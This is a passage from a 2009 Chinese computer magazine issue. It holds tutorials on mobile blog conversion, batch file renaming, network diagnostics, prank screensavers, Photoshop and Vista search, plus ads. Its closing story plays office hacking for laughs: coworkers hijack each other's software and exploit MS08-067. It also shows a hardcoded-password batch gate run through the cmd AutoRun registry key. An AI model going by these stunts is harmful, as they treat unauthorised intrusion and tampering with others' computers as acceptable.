
出差在外,很想知道《计算机应用文摘》官方博客上有没有更新,就只有用手机上网访问了。众所周知,博客为了吸引他人眼球,都会做得图文并茂,添加许多图片和特效,但这些东西在小小的手机屏幕上看就会变得乱七八糟,而且通过慢如乌龟的GPRS网络,访问起来实在困难。来,我们一起把博客转换成适合手机浏览的样式吧!

打开<http://www.andanza.com>网站,可以看到只需要简单三步就可以完成转换。

Step 1 在中间的URL输入框输入博客的网站地址,如<http://www.pcdigest.com>,单击“GO”开始转换。

Step 2 转换好后,我们还可以更改设置以适合不同手机屏幕的大小。在左侧的预览框上方,可以选择“Nokia_N80”、“TSM_500”和“iPhone_Apple”三种机型并实时预览转换效果(如图)。同时我们还能在右侧的设置区自己设计一下版面,如菜单背景色、字体颜色等,调整出希望在手机上呈现出来的样子。全部设定完成后,单击“Save and continue”。

Step 3 这时已经可以看到“手机专用”的博客网址了,在所给网址“<http://m.andanza.com/>”后方的输入框添加一个易记的英文名,如“pcdigest”,然后在下方输



入验证用邮箱地址,单击“SEND”。稍后会收到一封验证邮件,单击其中的验证链接完成验证。以后只要在手机中输入“<http://m.andanza.com/pcdigest>”这个网址,就可以轻松浏览简洁版的PCD官方博客了。WJ0207

云网销售排行榜

Cncard.com 云网 引领全数字电子商务

- 1 光宇游戏一卡通
- 2 17game一卡通
- 3 魔兽世界游戏卡
- 4 天堂一卡通
- 5 久游休闲游戏卡直充
- 6 完美世界一卡通
- 7 侠义道游戏直充卡
- 8 腾讯Q币直充卡
- 9 中国游戏中心点值卡
- 10 征途/巨人游戏卡

支付@网是云网公司推出的集多元化支付方式于一身的电子支付平台。它运用多项国际认可的安全技术及措施,以加强对商户个人资料及交易信息的安全和保密性,采用目前最为先进的128位SSL安全系统及VeriSign验证技术,以确保所有机密资料在传送之前已经受到加密保护,在传送过程中不会受干扰或被截取。

问题:在北京云网(www.cncard.com)数字卡商城中,可以购买到哪些面值的99宿舍一卡通?
A.99宿舍一卡通10元 B.99宿舍一卡通45元 C.99宿舍一卡通200元

请将问题答案邮寄至yeliuhuan@tom.com,主题注明:云网2009年2期有奖问答。PCD将选出20名幸运读者,赠送云网购物专用的20卡拉作为奖品(卡拉是云网会员账户的点数单位,购物时会员可以选择【卡拉支付】方式使用卡拉充抵相应数额的商品款)。

PCD2008年12月上云网排行榜有奖问答获奖读者名单

王思华 张勇涛 李冰 刘应富 陈一东 李呈松 陈丰强 张洪 朱越 刘钟策
杨雨闻 黄俊兴 王宝锋 周清华 吴志童 赵焯欣 徐长安 李志涵 孙鑫 林晖



我家的“土豆”有名字

Text/山东 姜忠廷

在线视频网站如雨后春笋般地在网络上展现出自己的身影,其中诸如“土豆”、“优酷”等等更是名声大噪,可是大家似乎并不满足在线观看,随着移动视频工具的普及,大家更喜欢将网络上的视频下载后观看,这也就使得大量在线视频下载软件有了用武之地,今天就为大家介绍土豆网的官方下载利器——iTudou (<http://www.tudou.com/my/soft/itudou.php>)。

视频名字不友好



◎可以用来下载、转化视频的“爱土豆”

名称	大小	类型
fileInfo		文件夹
23137295.flv	2,909 KB	FlashVideo
16707651.flv	2,286 KB	FlashVideo
17746971.flv	8,932 KB	FlashVideo
23113742.flv	7,001 KB	FlashVideo
23114149.flv	1,709 KB	FlashVideo
22020575.flv	10,353 KB	FlashVideo
23105879.flv	4,920 KB	FlashVideo
23120922.flv	8,460 KB	FlashVideo
23139789.flv	10,043 KB	FlashVideo
download bin	2 KB	BIN 文件
downloading bin	0 KB	BIN 文件

◎下载下来的文件名太不直观

一个个“名不副实”。虽然在软件的“已下载列表”中明白地表明了每个视频的准确文件名,可实际上在保存文件夹中,每个文件却是用不明所以的数字符号标识(如图2)。

改名其实很简单

难道我们以后只能用iTudou自带的播放器看下载的视频吗?难道我们必须一个个地更改下载文件的文件名吗?如果能快速批量更改文件名就好了。其实,很简单。

Step 1 不知道大家是否注意到了保存视频目录下的两个文件:download bin——记录正在下载的文件用,download bin——记录已下载的文件。我们现在就请上今天改名字的主角儿——Office Word,当然其他文字处理软件也可。用Word打开download bin。

Step 2 我们再来分析一下这个文件中的信息的含义,

什么是iTudou?简单来说,就是一个用来批量上传和下载土豆视频的小工具。它支持断点续传,并提供各类视频输出格式,方便在移动设备上观看(如图1)。

可是土豆虽好,这带回家的“土豆们”却一个

比如:

```
<file>23113742&1&超雷的英文版《说句心里话》&d:/program files/tudou/itudou/tdfepig/download/23113742.flv&197&7168784&2008-10-30&00:01:59</file>
```

<file>与</file>之间记录着一个文件的全部信息,以“&”为分界。

Step 3 既然已经知道了中文文件名,我们就可以利用这个文件和DOS下的“REN”命令来重命名文件。使用Word的文本编辑、替换功能将“flv&”替换成“flv &”,将“&d:/program files/tudou/itudou/tdfepig/download/”替换为“.flv&”,将所有的中文文件名后加上扩展名并去掉绝对路径,替换“<file>”为“REN &”。

Step 4 选中全文,使用Word“表格”→“转换”→“文本转换成表格”功能,将“文字分隔符”设置为替他字符“&”,点击“确定”,Word将为我们制作一个表格,然后删除无用信息,最后结果如图3。

ren	16707651.flv	用遥控车瓶子演奏的Super Mario主题音乐.flv
ren	17746971.flv	四川各医院抢救伤员的情景.flv

◎表格最终结果应该是这样的

最后结果如图3。

Step 5 在保存下载视频的目录中新建一个文本文档,将刚才Word表格中的所有内容粘贴到该文件中,并更名为

“改名.bat”,双击运行该文件(需事先关闭iTudou),则大功告成(如图4)! WJ0208

名称	大小	类型
fileInfo		文件夹
download bin	2 KB	BIN 文件
downloading bin	0 KB	BIN 文件
改名.bat	1 KB	MS-DOS 批处理文件
BMF=3.flv	1,709 KB	FlashVideo
周杰伦稻香96号换歌_app.flv	4,920 KB	FlashVideo
四川各医院抢救伤员的情景.flv	8,932 KB	FlashVideo
李什么拯救我们的韩星.flv	10,043 KB	FlashVideo
李云舒-无法挣脱.flv	8,460 KB	FlashVideo
超雷的英文版《说句心里话》.flv	7,001 KB	FlashVideo
FFVIIAC.flv	10,353 KB	FlashVideo
用遥控车及瓶子演奏的SuperMar...	2,286 KB	FlashVideo

◎改名成功

诊断网络错误, 其实很简单

■Text/Woodmaster


当网络发生故障, 你会怎么做? 求助高手, 或者向ISP咨询? 他们一般会要求检查半天, 还要输入一大堆的指令, 对方不耐烦, 你也不好受。要知道, 这些他们熟知的指令对于一般用户来说, 并不是那么简单哦。这时候, 你会用到HoverIP。



软件名称: HoverIP
软件版本: 1.0
授权方式: 免费软件
软件大小: 605KB
下载地址: <http://www.hoverdesk.net/freeware.htm>

六方工具全整合

HoverIP这款免费的网络工具套件, 包含了Windows下检测网络故障需要用到的六种工具。Windows内置的工具在使用时需要切换到命令行下来完成, 比如当我们要看主机是否在线时, 就要用到Ping这个命令行指令, 需要打开“开始”→“运行”, 然后输入“ping www.pcdigest.com”才能看到相应的结果(如图1), 更不用说很多指令还要我们熟悉相关的参数, 真是麻烦到



①命令行, 参数多, 使用不便



②六大工具整合包HoverIP

检测主机是否在线的Ping、追踪网络路径的tracert以及用来扫描端口的Port Scanning(如图2)。

不行, HoverIP则不同, 在图形界面下, 只要填写相关的数值, 其他的用鼠标点击几下就可以搞定。

它目前包括的功能包括查看电脑IP设置的IPConfig、检测域名信息的Nslookup、查看路由信息的Routing table、

检测主机是否在线的Ping、追踪网络路径的tracert以及用来扫描端口的Port Scanning(如图2)。

简单操作实战演习

对于普通用户来说, 最常用的应该是查看本机IP设置和检测对方的IP地址以及连通信息的Ping。

1. 主机检测, 仅仅一点就成

现在我们就来看看HoverIP是如何借助Ping来完成主机在线检测的。

打开HoverIP, 切换到“Ping”选项页下, 在“Host”框后输入我们要检测的主机名称, 比如“www.pcdigest.com”

(《计算机应用文摘》官方微博), 然后点击“Start”按钮就可以在下方看到



③获取主机IP地址, 就这么简单

相关的信息(如图3)。

2. 路径信息, 也可轻松获取

Internet上的主机, 我们访问是要通过很多中转设备的(比如路由器、交换机等), 有时候你碰到某些网站不能访问, 就可以用HoverIP提供的tracert功能来跟踪一下, 看



④访问“谷歌”, 竟然要经过这么多“管卡”

到底是哪里出了问题。如果是ISP那里出了问题, 就可以直接打电话给客服让赶紧解决(如图4)。



吓死人不偿命 ■Text/马路柠檬

别拿屏保不当程序

有一种程序,你在电脑前它绝对不会运行,当你离开一会后它就悄悄地钻出来了。说起来阴森恐怖,难道是病毒木马?恭喜你,答错了,其实我想说的是屏保程序!

屏保程序平时安安静静地躺在系统里,一点也不引人注目,但有些屏保绝对能吓死人。这大过年的,我就给大家准备些吓人屏保,活跃活跃气氛(小编:有你这种说法吗?)。

吓人初级班——蓝屏加重启

你身边有朋友用联想电脑吗?台式机或笔记本电脑都行,偷偷把这个屏保塞过去,保证能吓他个半死。

A problem has been detected and windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check for viruses on your computer. Remove any newly installed hard drives or hard drive controllers. Check your hard drive to make sure it is properly configured and terminated. Run CHKDSK /F to check for hard drive corruption, and then restart your computer. welcome to <http://jkytwt.vsl68.com>

Technical information:

*** STOP: 0x0000007e (0x9080528,0x00000004,0x00100000,0x00000000)

System Restart

◎蓝屏加重启,头疼不头疼?

蓝屏,然后自动重启电脑,开机自检、联想启动Logo、WinXP启动画面都做得有模有样,等进了系统又自动蓝屏。别被吓得手足无措,动动手,轻轻按下键盘,一切都回来了。

吓人中级班——蹂躏显示器



◎拿弹弓打你家电脑


他玩玩,这效果做得好,真弹弓打显示器上估计也就这

大家可能听说过微软的蓝屏屏保,可比起联想的这个来,那简直小学没毕业呀。这个屏保蓝屏运行后会立即

样了。

显示器是电子产品,要是进点水后果会怎样?运行这个屏保后,你就会看到从屏幕底部逐渐注水至淹没屏幕,而背景就是当前的用户桌面,连打开的窗口都会被淹没。波光粼粼,水影重重,效果相当逼真。

咦,那两条鱼是怎么回事?咳咳,好嘛,我承认这其实是个3D的水族馆屏保。如果吓人不成,反而让他欣赏



◎水漫显示器,心疼不心疼?

到心情愉快,那就不是我的本意了。好了,我手里还有个水蒸气屏保,它会一点点地用雾气“腐蚀”掉你的显示器,保证一个字也看不清。

吓人高级版——无招胜有招

无招胜有招,就是说连屏保都不用就能吓得人。多年前,我从著名PCD小编V.Q.P手中习得此招,一直勤加练习,身边中招人数高达两位数。下面温故而知新,与诸位共勉。

首先,你得有机会使用对方的电脑。将桌面截屏,用画图程序保存,再将这个图片设为桌面壁纸。然后,在桌面上点击鼠标右键,在弹出菜单中选择“排列图标”,取消“显示桌面图标”项前的选钩。

等对方回来后,电脑是一点变化也没有,桌面上的快捷方式全部不能用了,哈哈。根据我的经验,一般人可是很难破解这个“机关”的。



老规矩,本文所涉及的桌面资源,大家都可以到<http://work.newhua.com/pcd/>下载。

上期壁纸人物猜出来了吗?正确答案是Jennifer Aniston。 [WJ0210]

PS 玩魔术 魔幻之月

Text/图们月长圆

这几天迷上了网络小说，准确地说，是网络上的魔幻小说。大家都知道，人一陷入沉迷状态是很恐怖的事，看到啥都会不由自主地往自己所沉迷的事物上联想。就说我吧，那天无意中看到一张建筑图片，竟不由自主地想到了这样一个场景——

夕阳渐渐沉下去，一轮殷红殷红的圆月升起，整个城市笼罩上了一层诡异的色彩(图1)。



◎最终效果

你还别说，当我把这个场景PS出来时，还真的被它的效果震了一下呢！想知道怎么做？一起来吧！


Step 1 导入图片素材，圈选天空区域。启动 Photoshop，按快捷键“Ctrl+O”键，从弹出的对话框中将城市图片素材和火烧云图片素材导入进来。切换到城市图片素材中，单击工具箱中的“魔术棒工具”，从出现的属性工具栏中将“容差值”设置为50，并选中“添加到选区”按钮，然后的工作就是将城市图片素材中的天空部分全部选中。选择天空区域的时候，千万不要忘了把建筑物上的玻璃窗户也选中，如图2所示。



◎选中天空区域

Step 2 羽化选区边缘。为了使城楼与火烧云更好地

融合在一起，我们需要修饰一下选区轮廓边缘。单击菜单栏中的“选择”→“反向”命令反选区域，然后再执行菜单栏中的“选择”→“调整边



◎调整边缘

缘”命令，打开“调整边缘”对话框，在其中适当地调整“平滑”、“羽化”等参数，使城楼的边缘看起来较为平滑即可，如图3所示。

Step 3 将城市区域单独保存下来，并对其边缘进行模糊处理。保持选区被选中的状况下，展开图层面板，拖动背景图层到下方的“创



◎存储、载入选区

建新图层”按钮上，创建一个新的图层——“背景 副本”图层，接着单击图层面板下方的“添加图层蒙版”按钮，这样被选中的区域就被存储下来了。接下来执行菜单栏中的“选择”→“载入选区”命令，从弹出的对话框中将“通道”设置为“背景 副本蒙版”，单击“确定”按钮加载选区，如图4所示，执行菜单栏中的“滤镜”→“模糊”→“高斯模糊”命令，从弹出的对话框中适当地增大一些高斯模糊“半径”参数值，进一步修饰选区边缘。修饰完毕后，按快捷键“Ctrl+D”键取消选区。

Step 4 将火烧云“移植”到城市中来。调出火烧云图片素材并将其拖放到城市图片中来，自动形成一个新的图层——图层1。接着将图层1移动到背景副本图层下方，



这样火烧云就会替代了原来的天空。为了加强效果,按快捷键“Ctrl+J”键复制图层1,将复制的图层混合模式更改为“正片叠底”,同时适当地减小图层的“不透明度”参数值,如图5所示。



◎设置火烧云效果


Step 5 制作诡异的魔月效果。在图层面板中,单击“创建新图层”按钮,在图层的最上方新建一个图层——图层2。单击工具箱中的



◎设置月亮效果

“椭圆形选框工具”,从出现的属性工具栏中设置“羽化”参数值为5个像素,然后按住键盘上的Shift键不放,在最高的城楼一角处绘制一个正圆形选区。接下来选中工具箱中的“吸管工具”,拾取火烧云中最亮的颜色,然后使用“油漆桶工具”填充正圆形选区,按快捷键“Ctrl+D”键取消选区。接下来我们要将魔月移到城楼的后面。按住Ctrl键并单击背景副本图层蒙版缩览图,调出城市选区,然后切换到图层2,按下Del键,这样城楼就将魔月的一角挡住了,如图6所示。

Step 6 为魔月添加火红的光晕。(啥,你说月亮不该有这么亮?我早就说了嘛,这是魔幻,魔幻!)取消选区,双击图层2,调出“图层样式”对话框,




◎外发光设置

勾选中“外发光”选项并进入到其设置界面中,设置“混合模式”为“强光”,“杂色”颜色为火烧云中最亮的颜色,适当地调整“不透明度”、“扩展”、“大小”等参数,如图7所示。同理,再适当地设置“内发光”效果。按


快捷键“Ctrl+J”键复制图层2,并将复制后的图层混合模式设置为“叠加”,这样魔月效果就更加自然了,展现出那种非常亮,但不刺眼的效果。

Step 7 为魔月点缀上镜头光晕效果。为了使光照效果更为真实,我们来为魔月添加点杂色和镜头光晕效果。执行菜单栏中的“滤镜”→“杂色”→“添加杂色”命令,从弹出的对话框中设定“数量”为10%，“分布”为高斯分布。对图层2和图层2副本图层多执行几次添加杂色命令。接着选中图层2,执行菜单栏中的“滤镜”→“渲染”→“镜头光晕”命令,在其中将镜头中心移动到魔月中心处,然后适当地选择镜头,调整亮度,如图8所示。这样火烧云衬托的魔月效果就出来了。



◎镜头光晕效果

Step 8 调整城市效果。选中“背景 副本”图层中城楼所在的图层缩览图,然后执行菜单栏中的“图像”→“调整”→“色阶”命令,打开“色阶”对话框,将暗调滑块向右移动,将高光滑块向左移动,这样就得到了一个色彩诡异的城市效果,如图9所示。



◎调整色阶

这样经过以上的操作,图1所示的效果就制作出来了。是不是挺酷的呢?最后再提醒大家一下,即使你对魔幻风格的照片不感兴趣,也能用本文介绍的技法,对那些天空部分灰扑扑的照片进行PS加工。WJ0211

文中素材下载: <http://work.newhua.net/pcd/>

高手牛角尖

古怪技巧

Text/王志军

关于Vista搜索的

说实话，现在玩Vista的人还真是不多，而在Vista中能玩出这种古怪搜索技巧的，则更是少之又少。看来，“高手”果然是一种非常“冷僻”的生物啊！

经常在电脑里下载东西，又经常要在电脑上处理一些工作相关的文档，时间一长，电脑里的文件经常被“堆放”得乱七八糟。要找到自己想用的文件，或是想把某些已经用不着的文件删掉，都得借用操作系统的文件搜索功能才行。

搜索功能用得多了，我发现了一则好用的技巧，在这里拿出来跟大家分享一下。

通常情况下，即使按下“Win+F”组合键打开搜索浏览器，我们在同一时刻也只能针对某一种特定的文件格式进行搜索。如果我们想对.zip和.rar这两种格式的压缩文件同时进行搜索，就得进行两次操作，不太方便。我发现的这则技巧，则可以利用“搜索结果文件”，实现对多种格式文件的同时搜索。

Step 1 指定搜索条件



打开搜索浏览器窗口，单击右上角的“高级搜索”按钮切换至高级搜索模式。在“名称”文本框中，先输入“*.zip

*.rar”，注意用英文半角空格进行分隔。按这样的条件进行搜索，返回的结果当然就是“没有与搜索条件匹配的项”了(图1)。不过没有关系，请继续按照下面的步骤进行操作。

Step 2 保存搜索

单击工具栏上的“保存搜索”按钮，在弹出对话框中指定保存路径和文件名，或者也可以采用默认设置，什么也不更改，保存之后会获得一个扩展名为“search-ms”的XML文件。默认文件名为“名称(zip .rar)”，默认会被保存在“c:\Users\Administrator\Searches\”路径下，这里的“Administrator”是账户名称。

Step 3 修改搜索结果文件

用记事本打开这个XML格式的文件，按下



“Ctrl+H”组合键打开替换对话框，如图1所示，将“andCondition”替换为“orCondition”(图2)，保存更改之后退出。

现在，你就可以直接双击这个XML格式的搜索结果文件(图3)，系统会自动打开搜索工具，将所有符合搜索条件的.zip与.rar两种格式的压缩文件统统找出来了。是不是很方便？

如果需要搜索其他格式的文件，可以对“value=".zip”或“value=".rar”字符串中的内容进行更改；如果需要增加新的格式，可以按照“<attributes/><condition type="leafCondition" property="System.ItemNameDisplay" propertyType="string" operator="word eq" value=".zip" valuetype="System.StructuredQueryType.String">”的格式在相应内容之后进行复制，感兴趣的朋友不妨一试。

也许有朋友看到最后还是要问，这样的搜索技巧到底有啥用呢？事实上，这则技巧至少可以有两种妙用。第一种适合喜欢手工清理系统垃圾文件的“手工狂人”，用这则技巧提供的方便，可以直接将多个文件夹下面的垃圾文件一口气全部找出来删掉。第二种适合那些需要经常在不同文件夹中来回调用某些工作文档的“工作抓狂分子”，他们只需要将这些有关联的文件在文件名中设好标记(比如“08总结PPT_年初工作计划.doc、08总结PPT_项目开工照片.jpg、08总结PPT_3季度报表.xls”)，那么就可以用这样的方法将不同文件夹中的文件有机地组合到一起来了——这是不是有点像当年被微软从Vista中阉割掉的文档标签管理功能呢？ WJ0212

厚达320页应用技巧专辑
附赠64页乐透口袋读本
尽收180本PCD电子版典藏DVD

计算机应用文摘



计算机应用文摘

10周年精华本

十年一剑成
上市热卖中!

邮 购 信 息

特价

增刊&合订本套装	原价(元)	现价(元)
2008年《计算机应用文摘》、《微型计算机》增刊套装	47	35
2008年《微型计算机》、《计算机应用文摘》上半年合订本套装	82	66
2008年《微型计算机》上半合订本	42	34
2008年《计算机应用文摘》上半合订本	40	32
计算机软件&硬件&网络	原价(元)	特价(元)
电脑维护全能王, 2007, 正度16开256页黑白印刷	26	18
微型计算机10年珍藏版(电子图书, 双DVD介质)	39.80	25
网管从业宝典套装(2007全新版, 共4册)	128	98
Office 2007系列技高一筹 800招(2007全新版, 共3册)	81	56
我爱数码摄影实拍套装(2007全新版, 共3册)	96	65
电脑组装与升级完全DIY手册(带1DVD/电脑双格式光盘)	26	18
笔记本电脑故障应急速查万用全书(正度16开, 280页图书)	26	18
电脑外设圣经(正度16开, 208页黑白印刷), 2008全新版	25	17
网上开店赚钱秘籍(正度16开224页) 2008全新版	28	18
数码照片处理时尚50招(大度16开224页彩色) 2008全新版	38	26
游戏硬件酷玩宝典(2007年版)	25	18
Adobe Photoshop CS3设计100例	29.8	20
电脑无毒一身轻(2007全新版)	25	16

更多折扣图书请访问 <http://shop.cniti.com>

- 活 动**
- “买合订本, 送优惠券” (活动时间: 09年元旦~3月31日)。活动期间内, 购买任意一种合订本即可享受赠送20元优惠券的优惠。该购物券可在下次购物满45元(含45元)时使用。注意: 优惠券仅限于在远望eShop网络购物获得及使用, 优惠券使用有效期为09年6月1日, 过期作废。
 - 可通过邮局预订《微型计算机》、《计算机应用文摘》全年(2008年上半年和2008年下半年)合订本, 邮发代码分别为78-162、78-163。
 - “折扣多少你来定!” 只要在远望eShop三年内购物满足一定金额, 就能享受全场最低95折最高85折的优惠(包括已经优惠的商品)! 限在远望eShop网站的会员享受(即在远望eShop网站注册并购物的会员), 不限支付方式。(可同时享受“折上折”, 即在原已经优惠的基础上再享受会员折扣)

新鲜上架

《微型计算机》2008年下半年合订本(上下两册, 640页, 1DVD)(代码: MC08)	42元
《计算机应用文摘》2008年下半年合订本(上下两册, 640页, 1DVD)(代码: PCD08)	40元
《新潮电子》2008年增刊——宝宝摄像日记速成手册(144页全彩)(代码: EF08)	25元
人像摄影技法随手翻(2008最新版, 84开, 256页图书)	12元
风光摄影技法随手翻(2008最新版, 84开, 256页图书)	12元
单反镜头速查随手翻(2008最新版, 64开, 256页图书)	12元
DV摄像技术随手翻(2008最新版, 64开, 256页图书)	12元
DSLR摄影专家技法——光影之道(大度16开, 全彩240页) 2008全新版(代码: GYZD)	52元
《微型计算机》2008年增刊《电脑硬件完全导购手册》(代码: MC2K08)	22元
游戏硬件玩乐圣经(2008全新版)(代码: WLSJ)	25元
笔记本电脑无所不玩(正度16开240页) 2008全新版(代码: WSBW)	25元
硬盘维修深度实战(固件级)(正度16开, 352页黑白印刷) 2008全新版(代码: YPWX)	52元
高清娱乐宝典(正度16开, 240页图书, 包含16页彩页) 2008全新版(代码: YPWX)	28元
DSLR专家技法——美人入镜(大度16开, 240页全彩图书) 2008全新版(代码: MRRJ)	39元
《微型计算机》2008年上半年合订本(上下分册, 共640页, 1DVD)(代码: MH08S)	42元
《计算机应用文摘》2008年上半年合订本(上下分册, 640页, 1DVD)(代码: PH08S)	40元
100%玩转你的PS3(1CD+手册)(代码: PS3)	35元
网管从业宝典——交换机·路由器·防火墙(正度16开, 424页黑白图书)	48.50元
掌上影音娱乐巧用手记(208页图书, 黑白印刷) 2008全新版(代码: ZSYL)	38元


经典

数码相机完全活用100技(大度16开, 224页彩色图书) 2008全新版(代码: DC100)	35元
全能网管兵器谱(正度16开, 252页, 1CD) 2008年全新版(QNWX)	38元
笔记本电脑完全活用100技(大度16开, 224页彩色图书) 2008全新版(代码: BB100)	35元
电脑外设圣经(正度16开, 208页黑白印刷), 2008全新版(代码: WSSJ)	25元
单反数码相机圣经, 大度16开, 240页全彩图书(2008全新版)(代码: GT08)	58元
笔记本电脑故障应急速查万用全书(正度16开, 280页图书)(代码: SC08)	26元
电脑组装与升级完全DIY手册(256页图片, 1DVD), 2008全新版(代码: ZZ08)	26元
数字家庭完全DIY手册(大度16开240页全彩图书)(代码: DHDIY)	32元
我爱数码摄影系列·人像实拍(2007全新版, 正度16开, 208页全彩图书)(代码: RXSP)	32元
我爱数码摄影系列·动物实拍(2007全新版, 正度16开, 208页全彩图书)(代码: DWSP)	32元

书名的写法: 在汇款单留言栏中注明您需要的书刊代码或者名称, 如果无法写全可留下您手机号码, 我们会与您联系确认。价格如有冲突, 以特价为准。

汇款地址: 重庆市渝北区洪湖西路18号 收款人: 远望资讯读者服务部 邮编: 401121 垂询电话: 023-63521711 67039802 电子邮件: reader@cniti.cn

订阅小贴士: 每份订单(每次购物)需支付邮费4元(此费用含挂号费)。在邮局汇款时, 请务必将您的地址写详细清楚, 并仔细核对, 以避免导致邮局无法投递。



办公室里的神秘脚本

第四回

远程溢出巧妙防主动防御轻松破

Text/痛并快乐着

话说上次帅胡悄悄地对同事小张妹妹的《迅雷》下载软件进行映像劫持后,虽然让办公室里网速缓慢的问题得到了解决,但小张妹妹也很快就发现了《迅雷》不能运行的秘密。于是小张妹妹在网上请教了一些黑客高手之后,准备对大家进行报复。正巧这个时候微软发布了一个超级漏洞,据说该漏洞可以和大名鼎鼎的“冲击波”病毒媲美。看来,一场火星撞地球的灾难在所难免……

注:本栏目介绍的软件,有技术研究兴趣的读者可在网上搜索下载。

巧妙加密,应对报复

其实,自从对小张妹妹的《迅雷》动了手脚后,帅胡就做好了应对小张妹妹报复的准备,比如利用《金山清理专家》更新了所有的安全补丁。此外,帅胡还有一个杀手锏,那就是对系统的命令提示符程序cmd.exe进行加密。此时可能有看官要问了,为什么要对它进行加密呀?这是因为,大多数的安全漏洞被黑客利用来进行远程溢出时,要么反弹一个cmd.exe,要么先绑定一个cmd.exe,然后再通过这个cmd.exe进行入侵。所以帅胡只要对它进行加密处理,小张妹妹就算获得了cmd.exe,也无法继续后面的黑客操作。

于是,帅胡熟练地打开系统自带的“记事本”软件,输入下面这段批处理代码。

```
@echo off
color a
cls
prompt 《计算机应用文摘》
title 计算机应用文摘 黑客战线
set pass=0
```

```
set times=0
echo 安全使用命令提示符,对其进行了加密处理
:start
set /p pass=请输入CMD密码:
if %pass%==china goto ok
if %times%==0 goto end
set /A times=%times%-1
:end
exit
cls
:ok
```

就在帅胡将之保存为BAT批处理文件时,同事小姜不知道从什么地方冒了出来:“帅胡,又在写东西呀?噢!这些代码是干啥用的?”帅胡觉得小姜是铁哥们,没有必要瞒着,于是就一五一十地说:“这些代码的作用是对我系统中的命令提示符程序进行加密。前面几行代码是将命令提示符窗口的标题改为‘计算机应用文摘 黑客战线’,提示符光标改成‘《计算机应用文摘》’字样。当然,这些都是修饰界面的操作,最重要的是设置了一个密码。我这里设置的密码是china。如果没有输对这个密码,那么我系统中的命令提示符程序将无法使用。”

听完帅胡的讲解,小姜感叹道:“我的娘啊!没想到几句批处理代码就能加密程序,帅胡你真是天才啊!”帅胡不好意思地回道:“别夸我了,我还没有做完。有了这个批处理文件以后,我还要在注册表中进行一些设置才行。”说完,就看见帅胡打开“开始”菜单中的“运行”项,输入regedit.exe运行了系统自带的注册表编辑器。依次展开注册表的内容到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor],找到一个名为AutoRun的键值,没有的话可以自己新建一个。然后,双击它,在弹出窗口的“数值数据”中输入这个批处理文件的实际路径。点击“确定”按钮并退出后,打开命令提示符窗口,这时批处理文件会被自动运行,命令提示符程序cmd.exe的加密就生效了。就这样,不管是操作本机的帅胡还是远程侥幸入侵的黑客或病毒,每次运行命令提示符程序cmd.exe时它都会被即时加密,只有正确输入密码后才能使用(如图1)。



变化时间, 突破防御

就在帅胡和小姜讨论加密问题的时候, 只听见远处一个同事叫道: “不好啦, 我的桌面上出现了一个倒计时窗口(如图2)!” 话音未落, 其他同事也纷纷叫嚷道。帅



胡一听, 知道这正是微软 MS08067漏洞造成的, 和当年的“冲击波”病毒非常相似。于是, 帅胡环顾四周, 发现只有小张妹妹一个人躲在角落里偷笑。看来, 一切尽在不言中。

